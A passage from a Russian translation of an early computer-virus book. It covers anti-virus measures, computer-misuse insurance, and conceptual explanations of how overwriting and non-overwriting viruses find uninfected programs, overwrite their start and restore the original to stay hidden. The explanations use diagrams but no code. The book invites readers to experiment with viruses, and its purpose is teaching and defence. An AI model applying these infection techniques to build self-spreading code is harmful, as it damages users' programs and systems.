Далее, необходимо ввести дополнительные программы защиты, которые затрудняют несанкционированый доступ в ЭВМ.

Здесь может оказаться полезным ведение файла ориентации, который протоколирует все события в системе, правда, уже только после нанесения ущерба. Но это справедливо лишь в том случае, если файл регистрации непрерывно записывается на устройство WORM (нестираемый носитель данных), поскольку стертый или измененный файл регистрации бесполезен.

Еще одна возможность - применение контрольных программ,

которые обнаруживаю изменение однажды зафиксированного состояния программного обеспечения. Достоинство этой системы в том, что она

обеспечивает соответствие системы промышленному стандарту и не накладывает на пользователя никаких ограничений.

В заключение следует отметить, что программам любого изготовителя следует доверять лишь в той мере, в какой вообще можно доверять программисту.

8.2 Массивы данных

Описанные здесь меры служат скорее средством защиты не от вирусов, а от манипуляций, выполняемых программами-вирусами. Иногда можно записать программу-вирус в массив данных, а затем вызвать в нужный момент. В этой связи еще раз отошлем читателя к термину "ЭВМ фон-Немана (см.15.8)". В соответствии с принципом работы такой ЭВМ записанную на носителе информацию можно интерпретировать как данные, и как программы, что подтверждает возможность указанной выше опасности. В самом деле, идет ли речь о внедренном в данные вирусе или только" о нежелательных изменениях данных, результат вряд ли доставит радость пользователю.

Меры защиты аналогичны используемым для защиты программного обеспечения.

1. Установка защитных программ

Использование одной или нескольких программ, которые или затрудняют обращение к данным с целью их изменения, или предупреждают о таком обращении. Некоторые решения описаны в гл. 15.

2. Контроль

Через произвольные промежутки времени производится проверка массивов данных. Эту операцию можно реализовать различными способами, которые, в частности, зависят от структуры данных. Известны следующие возможности:

а) Применение программ проверки (см. гл.15).
б) При небольшом объеме данных - визуальный контроль с помощью команд "TYPE" или "DEBUG".
в) Использование стандартных функций сравнения.

3. Наглядные структуры данных

При описании структуры данных в программном обеспечении следует предусматривать возможность простой проверки этих структур. Во многих случаях это может привести к увеличению потребно-

сти в памяти. Но для большинства систем объем памяти, благодаря низкой стоимости носителей, не является проблемой. Так, например, массивы данных в коде ASCII легко контролировать выборочно визуально, пользуясь не требующим большого объема памяти форматом с плавающей запятой: при этом поля фиксированной длины проверяются визуально быстрее, чем поля переменной длины и т.д.

4. Малонаглядные структуры данных

Это полная противоположность структурам, описанным в п. 3. Правда, использование таких структур затрудняет визуальный контроль. Но если документация по структуре данных хранится в надежном месте, то любителям манипулировать чужими данными сложно расшифровывать структуру и внести изменения, которые нельзя было бы быстро обнаружить.

5. Криптография

Кодирование данных, конечно, еще больше затрудняет расшифровку структуры (см. п.4). Но одновременно исключается и возможность визуального контроля, так как пользователь больше не сможет работать непосредственно с данными, даже если алгоритм кодирования ему известен.

В качестве последней возможности упомянем прием, который скорее относится к п.4 и достаточно эффективен, если речь идет о снижении ущерба и распозновании вируса. В дополнении к обычным пользовательским программам закладываются множество файлов с именами пользовательских программ. Критерии выбора имени в разных системах различны. Например, в операционной системе VS-DOS расширение COM или EXE является идентификатором исполняемой программы. Такие "пустые" файлы, разумеется, нельзя вызвать. Но содержимое фалов должно регулярно проверяться. Естественно, вирусы могут внедриться и в пустые файлы. Но здесь можно быстрее обнаружить инфекцию и принять контрмеры, не доведя дела до больших

убытков. Пустые файлы практически играют роль буфера.

Следующая рекомендация принадлежит А.Г. Бухмайеру, который пришел к аналогичной идее - с помощью команды RENAME "внушить" вирусам, что программы-жертвы отсутствуют. Программа-вирус, как и операционная система, должна ориентироваться на идентификатор файлов, чтобы различать программы и данные (в MS_DOS такими идентификаторами являются расширения имени файла .COM или .EXE). Если файл .COM переименовать в .DUM, для вируса он в качестве программы перестает существовать. Для запуска переименованной таким образом программы пользователь вначале должен вновь переименовать ее в .COM. Разумеется, этот метод работает лишь до тех пор, пока не раскрыт секрет используемого решения.

Успешно использовавшиеся для такого применения BATCH файлы представлены и описаны в гл. 14.

Выбор возможной защиты или сочетания таких средств защиты

для собственной ЭВМ остается за пользователем. Разумеется, нужно помнить : гарантировать абсолютную безопасность невозможно.

8.3 Операционная система

При выборе операционной системы пользователь, к сожалению, "привязан к системам, совместимым как с аппаратными средствами, так и с используемым программным обеспечением. Относительно свободным чувствует себя пользователь ПЭВМ, располагающий только дисководами. В этом случае он может защитить дискеты от вирусов путем заклейки просечки защиты от записи.

Тот, кто не считается с любыми затратами на ПЭВМ, несомненно, выберет конфигурацию, которая, по-видимому, представляет непреодолимое препятствие на пути вирусов. Здесь предлагается использовать метод дубликатных файлов, достаточно часто используемый в мини-ЭВМ. При этом имеется удвоенное число файлов, а все операции записи повторяются дважды. Различия между двумя массивами данных указывает на ошибку или на заражение вирусами. Но, разумеется, нельзя исключать, что вирусы поразят и дубликатный файл. что будет препятствовать выявлению различий.

Правда, самая безопасная из описанных конфигураций требует определенного знакомства с аппаратными средствами. Система оснащена двумя жесткими дисками, один из которых может быть защищен

от записи путем установки специального ключа. Этот ключ защиты о записи должен блокировать на дисководе саму команду "Head-Load"("установить головку"), а не только сигнал контроллеру WP ("Write Protect"-защита от записи"). Без прямой блокировки линии "Head-Load" запись на такой носитель все же возможна. На этот диск переписывают безупречно отлаженные программы. Затем путем установки ключа защиты от записи (разумеется, кодового) среда вновь блокируется для дальнейших попыток записи. Данные находятся на втором, не защищенном от записи жестком диске. На этот диск можно записывать для отладки и тестирования чужие программы. Распространение вирусов при наличии защиты от записи программного диска теперь невозможно.

Аналогичная проблема для пользователей больших вычислительных систем решается проще. Здесь жесткие диски большой емкости обычно снабжены изготовителем легкодоступным ключом защиты от записи. К сожалению, с недавнего времени изготовители отказываются от такого дополнения, которое может быть исключительно полезным при тестировании программного обеспечения.

Другие способы защиты на системном уровне, хотя и затрудняют распространение вирусов, но не в состоянии его полностью предотвратить. Специалисты не исключают даже возможности распространения вирусов через различные пакеты защиты от вирусов, например, такие как RACF или TOPSECRET. Правда, для этого требуются специальные знания системотехники, но с такими знаниями можно преодолеть любой способ защиты программного обеспечения.

8.4 Оператор

В качестве потенциальных виновников вирусного заражения можно, разумеется, рассматривать всех лиц, имеющих доступ к ЭВМ. Сюда логично отнести всех, работающих на ЭВМ и, следовательно, достаточно хорошо с ней знакомых.

Работодатель здесь стоит перед дилеммой : при поверхностной проверке служащих возрастает риск манипуляции над ПО и данными, а слишком дотошная проверка быстро вызывает недовольство, иногда даже протест. Так как сфера контроля и проверки подробно рассмотрена в разделе 16.2, ограничимся здесь лишь общими положениями. Операторам больших ЭВМ известно, что даже с помощью самых хитроумных блокировок нельзя предотвратить манипуляции. И самым слабым

звеном в цепочке безопасности, как всегда, является человек. В данном случае системный программист, которому ЭВМ отдается в полное распоряжение.

Фактором риска меньше всего является обычные программисты или операторы, так как эти лица не имеют права доступа для вмешательства в работу операционной системы. Создание программного модуля незарегистрированным пользователем скорее всего будет обнаружено. Но совершенно по-иному обстоит дело с системными программистами. На них держится система в целом. Нельзя ограничит привилегии доступа системного программиста, так как в противном случае он не сможет выполнять свои задачи. Это противоречие стало понятным владельцам ВЦ. Поэтому стараются поддерживать "хорошее настроение" этих лиц, например, с помощью мотивационных бесед. Установлено, что довольные служащие не только более работоспособны, но и более надежны.

8.5 Страхование на случай неправомерного использования ЭВМ

Одним из процветающих разделов страхования является так называемое страхование на случай неправомерного использования ЭВМ. Цель этого раздела - разобраться, выгодно ли страхование пользователю.

Насколько известно автору, в ФРГ существует всего два страховых общества, в перечне услуг которых имеется такой вид страхования. Общие условия таких договоров страхования распространяются на:

1) преднамеренное и противоправное обогащение за счет имущества страхователя путем:

а) изготовления, изменения, повреждения, уничтожения или стирания программ обработки данных, машиночитаемых носителей данных или данных, хранящихся в памяти ЭВМ;

б) ввода данных, машиночитаемых носителей и программ в ЭВМ;

2) преднамеренное нанесение ущерба страхователю путем стирания хранящихся в ЭВМ данных, повреждения, разрушения или уничтожения машиночитаемых носителей данных или программ;

3) повреждение, уничтожение или разрушение устройств обработки данных или их частей, если они не защищены слаботочными предохранителями.

Но во всех случаях должен быть установлен виновник ущерба,

чтобы обосновать притязание на возмещение ущерба. Этот виновник по закону обязан возместить ущерб, причем это должно быть лицо, пользующееся доверием (работающий по договору наемный работник). Работодатель после тщательной проверки на момент причинения ущерба (безупречная характеристика за последние три года работы, свидетельства, запросы) может не знать, что это лицо уже совершало преднамеренное деяние, которое по закону карается возмещение ущерба.

Проблемы могут возникнуть в связи с часто практикуемой работой на ЭВМ лиц свободных профессий или работающих на подряде, так как в этом случае страховщик вправе не выполнить обязательство (это не доверенные лица). Для страхователя это означает, что он либо отказывается от использования лиц свободных профессий, либо приводит доказательство наличия сооветствующего страхования от ответственности на причинение вреда и возможностей работника, чтобы в случае необходимости удовлетворить иск на возмещение ущерба.

Так как в больших ЭВМ ущерб может достигнуть величины, погасить которую виновник не в состоянии до конца своих дней, важно знать, что страховка не освобождает его от обязанности возместить ущерб!

Все ли страхуются?

Возмещается либо денежная сумма, незаконно полученная причинившим ущерб лицом, либо стоимость имущества, либо затраты, требуемые для восстановления состояние, имевшего место до причинения ущерба. Не возмещается ущерб, связанный с неполученной прибылью, и косвенные затраты; ущерб, предусмотренный другим договором о страховании (огонь, вода и т.д.); ущерб, о котором заявлено спустя более двух лет после завершения манипуляций н ЭВМ, а также ущерб в результате действия "стихийных сил".

В обязанности страхователя, кроме вышеупомянутой строгой проверки служащих, входит передача страховщику всех сведений, которые могут помочь в выяснении обстоятельств страхового случая, даже если он не может или не хочет предъявлять претензии на возмещение ущерба. Это значит, что о каждом невыясненном полностью нарушении в работе ЭВМ следует ставить в известность страховую компанию (ошибка в передаче данных, ошибка оператора и т.д.).

Так как виновных в использовании компьютерных вирусов выявить достаточно сложно, а это является обязательным условием

выдвижения претензии на возмещение ущерба, страхователи проявляют интерес к заключению страхового договора без этой оговорки. По сообщению "Хандельсблат", начиная с 1986 г. "некоторые страховые

компании ФРГ предлагают возможность страхования от всех случаев неправомерного использования ЭВМ без установления конкретного виновника ("Хандельсблат", 16,06,87)".

Так как такие договора означают для страховых компаний трудно предсказуемый риск, "можно наблюдать, что этот вид страховой защиты предлагается только "первым лицам"" . Надбавка к страховой премии по такому договору "составляет 30-40% от премии по страхованию на случай неправомерного использования ЭВМ" ("Хандельсблат",16,06.87).

В связи с этим сообщением обнаружилось:

Крупная страховая компания , наряду с отказом идентификации виновника при страховании от злонамеренного использования компьютеров, предлагает также страхование на случай неправомерного использования данных.

Другая страховая компания в ответ на запрос сообщила, что по настоятельной просьбе клиента в особых случаях при страховании на случай неправомерного использования ЭВМ можно исключить оговорку об идентификации виновника.

Что же дают эти изменения и нововведения?

Отказ от идентификации виновника

Вопреки обычной практики достаточно, "если страхователь наряду с прочими условиями страхования, приведет доказательство, что застрахованное доверенное лицо причинило ущерб; при этом не требуется приведения конкретных доказательств исполнительства определенным сотрудником. Если невозможно привести доказательство исполнительства доверенным лицом, то для обязательной выплаты достаточно "преобладающей вероятности".

Так как , по мнению автора, понятие "преобладающей вероятности" трудно строго сформулировать, правовой конфликт в страховом случае запрограммирован заранее. Тем не менее удобно, что больше не требуется идентификация виновника. Подобная идентификация могла бы вызвать определенные проблемы на предприятиях с многочисленным персоналом.

Но одна из оговорок в договорах о страховании, по-видимому,

может доставить определенные неприятности застрахованным:

Если идентификация невозможна, страхователь должен:

а) заявить в полицию (при некоторых обстоятельствах это может бросить тень на предприятие);

б) увеличить долю собственного участия в возмещении убытков.

Страхование на случай неправомерного использования данных

Эта форма страхования предлагает страховую защиту на тот случай, если постороннее лицо (в отличие от доверенного лица) преднамеренно создает для себя имущественную выгоду путем

а) изготовления, изменения, повреждения или уничтожения программ ЭВМ, машиночитаемых носителей данных или данных, хранящихся в памяти ЭВМ;
б) ввода данных, машиночитаемых носителей и программ в ЭВМ.

При беглом чтении может сложиться впечатление, что заключение такого договора покроет любой риск, так как эта форма страхования предлагается только вместе со страхованием на случай неправомерного использования ЭВМ. Но при определенных обстоятельствах для страхователя возможны тяжелые последствия, поскольку "непреднамеренно или преднамеренно повреждение аппаратно-программных средств вследствие почти невозможного разграничения с другими, нестрахуемыми случаями не является предметом данного страхования".

Это значит, что страхователь должен нести высокие издержки не только на восстановление программ или данных, но и в связи с недополучением прибыли, утратой производственных секретов и т.д. И по такой форме договора страховщик обязан заявить в полицию и причиненом ущербе. Это, естественно, ставит проблему "потери репутации".

Так как для этих видов страхования суммы возмещения могут оказаться чрезвычайно большими - до 20 миллионов, понятна определенная осторожность со стороны страховых фирм. В результате такой договор "первому встречному" не предлагается. В любом случае перед заключением запрашивается точная информация о страхуемом предприятии. Например, заполняется анкета, включающая 120 пунктов и занимающая 6 страниц в формате А4.ДИН.

Несколько примеров:

- Годовой оборот?
- Общее число сотрудников?
- Бюджет ЭВМ?
- Надежно ли хранится системная документация ?
- Невыясненные потери за последние пять лет?
- Имеет ли кто из сотрудников судимость за имущественные преступления?
- Имелись ли в прошлом случаи отказа от страхования?

Итак, риск можно уменьшить, но невозможно исключить любой риск, прямо или косвенно связанный с ЭВМ. Вышеназванные страховые договоры не представляют интереса для мелких пользователей из-за низкой страховой премии. Они используются промышленными предприятиями и крупными фирмами для "страхования от катастрофического убытка", т.е. убытка, грозящего существованию предприятия. При таких условиях страхуемый, безусловно может пойти на собственное участие в возмещение убытков в размере от 10 тыс. до 1 мин марок ФРГ, чтобы обеспечить низкие страховые премии.

Часть П

Компьютерные вирусы в прикладных программах

Во второй части настоящей книги рассматриваются распечатки программ компьютерных вирусов почти на всех существующих языках программирования, что, пожалуй, представляет наибольший интерес для практиков. Рассматриваются также принципы действия различных вирусов, средства защиты от компьютерных вирусов и их устранения.

Приведенные здесь распечатки должны побудить читателя к проведению собственных экспериментов, причем не имеет значения, с каким компьютером работает читатель. С помощью незначительных изменений, внесенных в написанную на языке высокого уровня программу, можно адаптировать ее практически к любой системе, поскольку принцип составления программ-вирусов обеспечивает их

переносимость.

Каждый читатель, проводяший эксперименты с вирусами, должен полностью отдавать себе отчет в том, чтобы не повредить себе и другим. Это означает также, что все программы-вирусы должны быть записаны на носителях данных таким образом, чтобы их нельзя было запустить по ошибке.

Только работа с полным пониманием своей ответственности может помешать распространению вирусов.

9. Формы проявления компьютерных вирусов

Теперь, после того, как заложены основы понимания, что такое компьютерные вирусы, рассмотрим различные формы проявления действия таких программ. Общим для всех форм проявления действия компьютерных вирусов является некоторое изменение составных частей программ.

Такие изменения могут объясняться по-разному. Для того, чтобы ясно представлять себе многочисленные возможности составления программ-вирусов, нужно прежде всего проанализировать основные функции программ-вирусов.

Во всех случаях вирусу, для того, чтобы он мог начать действовать в качестве вируса, нужно иметь право доступа на запись или иметь возможность получить право такого доступа. Кроме того, вирус должен иметь информацию о составе существующих программ или иметь возможность такую информацию получить. Если программа удовлетворяет этим двум основным условиям, из этой программы может распространяться вирус или она сама может развиться в вирус. В качестве третьего условия можно было бы рассматривать запрос опознания уже существующей "инфекции". Строго говоря, это условие должно быть выполнено, чтобы можно было говорить об одном вирусе. Но, поскольку, наличие "инфекции", как правило, влечет за собой определенные нарушения, для пользователя неважно, была ли программа заражена многократно.

Для вирусов, не обладающих способностью распознавать наличие "инфекции", избежать повторного заражения одной и той же программы
можно, например, путем управления доступом через генератор случайных чисел. Правда, такие вирусы особенно опасны тем, что могут выйти из-под контроля собственного создателя, поскольку сам

разработчик не имеет возможности управлять случайным доступом.

9.1 Перезаписывающие вирусы

Наиболее простым с точки зрения их программной реализации являются перезаписывающие вирусы. Программы-вирусы такого вида уже были кратко описаны в разделе 4. Характерным признаком этих вирусов является их разрушающее действие. Вычислительные системы, программы которых заражены вирусом такого рода, выходят из строя в самое короткое время ("острая инфекция").

Если за определение перезаписывающих вирусов принять разрушение программных кодов основной программы, не позволяющее их реконструировать, то с помощью перезаписывающих вирусов оказывается невозможным распространение "инфекции" на все работающие в "зараженной " системе программы: поскольку пользователь быстро обнаружит, что "здесь что-то не так". Правда, чаще всего предполагают, что ошибка связана со сбоем в аппаратуре, поскольку постоянно выдаются все новые сообщения об ошибке.


Для отражения процесса распространения "инфекции" пригодна та же схема, что и в разделе 4. Здесь добавлено лишь задание на обработку "MAN", о форме которого Вы должны были прочитать в разделе 7 и последующих разделах.

K	Байт идентификатора вируса
VIR	Ядро вируса
MAN	Задание на обработку (манипуляции, выполняемые вирусом)


Программа-носитель вируса

Для защиты от самопроизвольного распространения вирусов сознательно инфицируйте некоторую программу. Такое "направленное" заражение необходимо, чтобы уже при запуске базовой программы не встретиться с сообщением об ошибке.


Если такая программа запущена, то вначале обрабатывается стоящая в начале программы часть вируса. Байт идентификатора "K" в этом случае образуется с помощью характерного для данного вируса команды безусловного перехода или с помощью "нулевой операции". Теперь ядро вируса активно и начинает свою разрушительную работу.



Вирус просматривает достижимую для исполняемых программ массовую память. В этом случае вирус разрушает вторую прикладную программу. Теперь в оперативной памяти сохраняется некая малая часть второй прикладной программы. Затем можно проверить, есть ли в начале этой программы байт идентификатора "К". Если этот байт идентификатора будет найден, процесс поиска продолжается до тех пор, пока не будет найдена программа без признака вируса "К".



В этой найденной программе (в данном случае вторая прикладная программа) перезаписывается первая часть, т.е. вирус уничтожает программные коды основной программы, заменяя их собственными кодами.




После того, как собственно процесс распространения "инфекции" будет завершен, выполняется задание на обработку MAN, причем это может быть заданием на выполнение любого рода операций. После завершения обработки управление вновь передается программе-носителю вируса, создавая у пользователя иллюзию безупречной работы программы. Естественно, перезаписывающий вирус вовсе не обязательно встраивать в программу-носитель. Программа-вирус была бы жизнеспособна и без программы-носителя, но тогда ее было бы значительно легче обнаружить.

После завершения процесса занесения "инфекции" программа-носитель вновь может быть удалена из области адресов доступа ЭВМ, поскольку вирус уже пустил корни во второй прикладной программе. Теперь ЭВМ будет работать без сбоев до тех пор, пока не будет запущена вторая программа. При определенных условиях это может продолжаться месяцы или годы, если "инфицированной" окажется такая редко используемая программа, как скажем, EDLIN. Когда спустя продолжительное время эта программа будет запущена вновь,

инфекция будет продолжать распространяться, и пользователю будет чрезвычайно сложно найти источник инфекции.


При запуске инфицированной программы только что описанным способом отыскивается незараженная программа. Первая найденная программа является второй прикладной программой. Но там есть идентификатор "К", а потому вирус не заносится и процесс поиска продолжается.




продолжается

Найдена третья прикладная программа, не имеющая идентификатора "К", т.е. вирус внедряется в эту программу.

Перед запуском второй инфицированной программы:



После запуска второй инфицированной прикладной программы:



После того, как собственно процесс внедрения вируса завершен, выполняется задание на выполнение операций любого рода. Лишь теперь непредусмотренные Вами сообщения об ошибках укажут Вам на то, что здесь не все в порядке. Итак, инициатор внедрения вирусов в любом случае достигает своей цели - внедрения задания на проведение определенных манипуляций.

Здесь следует сказать и о том, что приведенные в качестве примеров сегменты программы, а также позиция и структура идентификатора "К" для всех вирусов могут, естественно, выглядеть совершенно иначе.

9.2 Вирусы, не выполняющие функции перезаписи

Более опасным вариантом компьютерных вирусов, хотя на первый взгляд они и не кажутся таковыми, являются неперезаписывающие вирусы. Поскольку чаще всего разрушение программ не в интересах составителей программ-вирусов, здесь предлагается тип вирусов,

которые смогут существовать и быть активными в ЭВМ годами, оставаясь незаметными для пользователя. (Обратите внимание на словосочетание "существовать и быть активными")

В отличие от ошибок, обусловленных перезаписывающими вирусами, в данном случае ошибка, появившаяся однажды, начинает множиться.

Ощущение безобидности неперзаписывающих вирусов связано с тем, что эти вирусы приводят к выдаче типичных сообщений об ошибках. При проведении семинаров по повышению квалификации всегда можно наблюдать, что демонстрация вируса, который размножается, не выводя на на дисплей сообщений об ошибках, как правило, не производит столь сильного впечатления на слушателей, как демонстрация вируса, который уже после одного или двух этапов внедрения вируса выдает на экран беспорядочную последовательность символов. Это фатальная ошибка мышления, которая встречается не только в вычислительной технике.

"Где нет симптомов, там нет и болезни".

Но можно ли вообще заразить программу вирусом, не нанеся ей видимого ущерба ее работоспособности? Этот вопрос, пожалуй, возникает у каждого, кто хоть раз попытался включить дополнительные функции в уже существующую в объектных кодах программу.

Неперзаписывающие вирусы строятся примерно по тому же принципу, что и перезаписывающие, но имеют дополнительную функцию в форме стандартной программы "MOV". Принцип работы этой стандартной программы легко понять, рассмотрев процесс распространения такой "инфекции".

K Байт идентификатора вируса
VIR Ядро вируса
MAN Задание на выполнение операции вируса
MOV Стандартная программа сдвига при регенерации программы

А теперь обратимся к инфицированной программе, но инфицированной вирусом, отличающимся тем, что все "зараженные" эти вирусом программы являются носителем вируса, но могут обрабатываться без выдачи сообщения об ошибке.

Как и для перезаписывающих вирусов, в начале вновь стоит команда безусловного перехода или нулевая команда, которая является идентификатором вируса. Когда вирус активизируется, вначале

по тем же критериям, что и в разделе 9,1, просматривается массовая память.

```
┌─────────────────────────────────────────────┐
¦ K ¦ VIR ¦ MAN ¦ MOV ¦ программа-носитель вируса ¦
L─────────────────────────────────────────────
```

В процессе поиска вирус найдет вторую прикладную программу. Поскольку такая программа при соответствующей проверке не обнаруживает байта идентификтора "K", программа считается неинфицированной и начинается процесс введения вируса. Но этот процесс внедрения вируса существенно отличается от того, что был описан в разделе 9.1.

```
┌─────────────────────────────────────────────┐
¦            вторая прикладная программа      ¦
L─────────────────────────────────────────────
```


В качестве первого шага из выбранной вирусом программы выделяется некоторая часть, длина которой точно равна длине программы-вируса без стандартной программы "MOV".

```
┌─────────────────────────────────────────────┐
¦     1-я часть   ¦   2-я прикладная программа  ¦
L─────────────────────────────────────────────
```


Для сравнения представим здесь вирус без стандартной программы MOV:

```
┌────────────────┐
¦ K ¦ VIR ¦ MAN ¦
L────────────────
```


Теперь эта выделенная первая часть копируется в конец второй прикладной программы и в результате существует в двух экземплярах, увеличивая старую прикладную программу на собственную длину. Следует подчеркнуть также, что эта операция над второй прикладной программой выполняется не в оперативной памяти, а в соответствующей массовой памяти.



Теперь к уже расширенной второй прикладной программе после уже скопированной первой части добавляется еще и стандартная программа MOV, в результате чего программа увеличивается еще на несколько байтов.




Следующий за этим процесс копирования выполняется точно так же, как и при перезаписывающем вирусе. Итак, стоящая в начале программы первая часть второй прикладной программы перезаписывается программой-вирусом, причем стандартная программа MOV еще раз копируется, поскольку она уже имеется в конце программы. После завершения всех этих операций 2-я программа будет выглядеть таким образом:



Итак, часть программы перезаписана (заменена). Это необходимо, поскольку "злокачественные" коды этой демонстрационной программы должны стоять в начале программы, чтобы при запуске программы обеспечить ее обработку. Но содержимое первой части не утрачено, поскольку она сохранена в конце программы.


Затем программа-носитель вируса выполняет манипуляции любого рода, а потом продолжает обработку программы.

Теперь возникает та же ситуация, что была описана в разделе 9.1, когда вирус сначала не размножался и даже никаким образом не проявлял своей активности. Это состояние сохраняется до тех пор, пока не будет запущена вторая инфицированная прикладная программа.





После запуска инфицированной программы вначале осуществляется передача вируса в следующую еще неинфицированную программу только что описанным образом. В этом случае атаке вируса подвергается третья программа.

Перед запуском второй программы:



После запуска второй прикладной программы:







После того, как собственно процесс внедрения вируса закончен, а затем выполнено задание MAN, активизируется стандартная программа MOV.

В оперативной памяти ЭВМ находится инфицированная вторая прикладная программа. Стандартная программа MOV выделяет из этой программы сохраненную в конце программы первую часть и вновь перемещает ее на прежнее место в начало программы.

Перед активацией стандартной программы MOV имеем такую картину:



После активации стандартной программы MOV:



В оперативной памяти теперь вновь записана исходная версия второй прикладной программы. Теперь стандартная программа MOV выполняет переход в начало программы, после чего программа выполняется без ошибок. Теперь место в памяти, занятое "дубликатной " первой частью и стандартной программой MOV , уже не требуется и может быть занято другой информацией без возникновения ошибок.

Собственно, описанные два типа вирусов и их специальные формы полностью исчерпывают все возможности распространения вирусов. Путем несложных логических рассуждений легко придти к выводу, что распространяться путем "генерации некоторой более или менее точной копии внутри другой программы" могут лишь эти два типа вирусов.


Приведенные ниже пояснения касаются лишь стратегии, с помощью которой достигается распространение вирусов. Потому сам вирус может быть как перезаписывающим, так и неперезаписывающим.

9.3 ОЗУ - резидентные вирусы

